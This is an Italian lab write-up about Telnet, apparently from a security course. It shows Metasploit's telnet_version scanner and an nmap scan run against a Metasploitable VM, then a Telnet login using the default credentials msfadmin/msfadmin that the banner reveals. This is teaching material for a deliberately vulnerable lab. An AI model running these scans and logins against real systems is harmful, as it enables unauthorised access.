EXPLOIT


TELNET

EXPLOIT

TELNET

COS'È TELNET

Telnet è un protocollo di rete che consente la connessione remota tra due computer. Questo permette agli utenti di accedere e controllare un sistema distante come se fossero direttamente connessi ad esso. Tuttavia, Telnet ha il problema di trasmettere i dati senza crittografia, rendendo le informazioni vulnerabili ad attacchi. In ambienti in cui è necessaria una connessione sicura, si preferisce comunemente utilizzare SSH (Secure Shell) al posto di Telnet.



EXPLOIT

Sapendo cos fa Telnet, potremmo utilizzare un Exploit di metasploit per cercare di recuperare i dati di login della macchina vittima, attaccando proprio il servizio Telnet che sarà attivo sulla porta 23.

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                 normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version                           normal  No     Telnet Service Banner Detection


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                        _  _ _        _       _    ____   \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|
_ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\
_,___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                    |_|                                      \x0a\x0a\x0aWarning: Never expose this VM to an untru
ted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
NSE Timing: About 99.90% done; ETC: 10:51 (0:00:00
Stats: 0:01:00 elapsed; 0 hosts completed (1 up),
NSE Timing: About 97.92% done; ETC: 10:51 (0:00:00
Nmap scan report for 192.168.50.101
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         vsftpd 2.3.4
22/tcp    open     ssh         OpenSSH 4.7p1 Debian
23/tcp    open     telnet      Linux telnetd
25/tcp    open     smtp        Postfix smtpd
53/tcp    open     domain      ISC BIND 9.4.2
80/tcp    open     http        Apache httpd 2.2.8 (
111/tcp   open     rpcbind     2 (RPC #100000)
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X
445/tcp   open     netbios-ssn Samba smbd 3.X - 4.X
512/tcp   open     exec        netkit-rsh rexecd
513/tcp   open     login?
514/tcp   open     shell       Netkit rshd
1099/tcp  open     java-rmi    GNU Classpath grmire
1524/tcp  filtered ingreslock
2049/tcp  open     nfs         2-4 (RPC #100003)
2121/tcp  open     ftp         ProFTPD 1.3.1
3306/tcp  open     mysql       MySQL 5.0.51a-3ubunt
5432/tcp  open     postgresql  PostgreSQL DB 8.3.0
5900/tcp  open     vnc         VNC (protocol 3.3)
6000/tcp  open     X11         (access denied)
6667/tcp  open     irc         UnrealIRCd
8009/tcp  open     ajp13       Apache Jserv (Protoc
8180/tcp  open     http        Apache Tomcat/Coyote
Service Info: Hosts:  metasploitable.localdomain,

Service detection performed. Please report any inc
Nmap done: 1 IP address (1 host up) scanned in 66.

┌──(kali㉿kali)-[~]
└─$
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101 ...
Connected to 192.168.50.101.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:48:25 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
server.py  vulnerable
msfadmin@metasploitable:~$
```